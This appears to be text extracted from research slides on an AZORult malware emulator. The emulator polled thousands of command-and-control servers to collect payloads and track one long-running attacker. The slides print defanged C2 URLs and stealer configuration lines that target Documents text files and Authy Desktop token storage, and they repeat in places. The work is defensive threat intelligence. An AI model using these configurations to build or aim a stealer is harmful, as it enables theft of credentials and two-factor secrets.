
Implementation

- AZORult emulator was implemented by Python 3
- Machine Spec
 - Ubuntu 18.04.6 LTS with 4.15.0-213-generic kernel
 - 8GB RAM
 - Intel(R) Core (TM) i5-7260U CPU @ 2.20GHz (2 cores)
 - All network traffic goes through a VPN network


Evaluation

- Sent dummy C2 requests to 2,364 C2 servers
 - Since 2019/Jan/27
- Collected unique 1,237 additional payloads
 - 70 families
 - Read the paper for the detail


Macro Trend




Macro Trend



Macro Trend



Macro Trend



An Unknown Attacker Activity on AZORult

- The attacker was active around 52 months
 - 95 C2 URLs were tied to this attacker
 - They were active even 2024/Jul

Similarity Check

- The attacker used similar command format for 52 months

```
From xcvzxf_ru/index[.]php (Received this configuration on 2019/Nov/14)
F DOC TXT %USERPROFILE%\Documents\ *.txt,150+ -
  \Windows\|Program Files\|Program Files (x86)\|AppData\Local\|AppData\LocalLow\|AppData\Roaming\|ProgramData\|TEMP\|
  \PUBLIC\|System32\|Keygen\|Crack\|Patch\|Games\|Game\|Downloads\|Music\|Movies\|Mp3\|Adobe\|xampp\|SteamGames\|steamapps\
F Authy %userprofile%\AppData\Roaming\Authy Desktop\Local Storage\leveldb *MANIFEST*,*.ldb,*log*,*lock*,*.txt,*current*, 10000 + -

From parals[.]ac[.]ug/index[.]php (Received this configuration on 2024/Mar/27)
F DOC TXT %USERPROFILE%\Documents\ *.txt 150+ -
  \Windows\|Program Files\|Program Files (x86)\|AppData\Local\|AppData\LocalLow\|AppData\Roaming\|ProgramData\|TEMP\|
  \PUBLIC\|System32\|Keygen\|Crack\|Patch\|Games\|Game\|Downloads\|Music\|Movies\|Mp3\|Adobe\|xampp\|SteamGames\|steamapps\
F Authy %userprofile%\AppData\Roaming\Authy Desktop\Local Storage\leveldb *MANIFEST*,*.ldb,*log*,*lock*,*.txt,*current*, 10000 + -
```

- The 9 labels were used for 95 C2 URLs
 - PDF, Recent, JPG, Winauth, PNG, Authy, Desktop TXT, Text, DOC TXT

Similarity Check

- The attacker used similar command format for 52 months

```
From xcvzxf_ru/index[.]php (Received this configuration on 2019/Nov/14)
F DOC TXT %USERPROFILE%\Documents\ *.txt, 150+ -
  \Windows\|Program Files\|Program Files (x86)\|AppData\Local\|AppData\LocalLow\|AppData\Roaming\|ProgramData\|TEMP\|
  \PIIB\|TC\|System32\|Keygen\|Crack\|Patch\|Games\|Game\|Downloads\|Music\|Movies\|Mp3\|Adobe\|xampp\|SteamGames\|steamapps\
F Authy %userprofile%\AppData\Roaming\Authy Desktop\Local Storage\leveldb *MANIFEST*,*.ldb,*log*,*lock*,*.txt,*current*, 10000 + -

From parals[.]ac[.]ug/index[.]php (Received this configuration on 2024/Mar/27)
F DOC TXT %USERPROFILE%\Documents\ *.txt 150+ -
  \Windows\|Program Files\|Program Files (x86)\|AppData\Local\|AppData\LocalLow\|AppData\Roaming\|ProgramData\|TEMP\|
  \PIIB\|TC\|System32\|Keygen\|Crack\|Patch\|Games\|Game\|Downloads\|Music\|Movies\|Mp3\|Adobe\|xampp\|SteamGames\|steamapps\
F Authy %userprofile%\AppData\Roaming\Authy Desktop\Local Storage\leveldb *MANIFEST*,*.ldb,*log*,*lock*,*.txt,*current*, 10000 + -
```

- The 9 labels were used for 95 C2 URLs
 - PDF, Recent, JPG, Winauth, PNG, Authy, Desktop TXT, Text, DOC TXT

Similarity Check

- The attacker used similar command format for 52 months

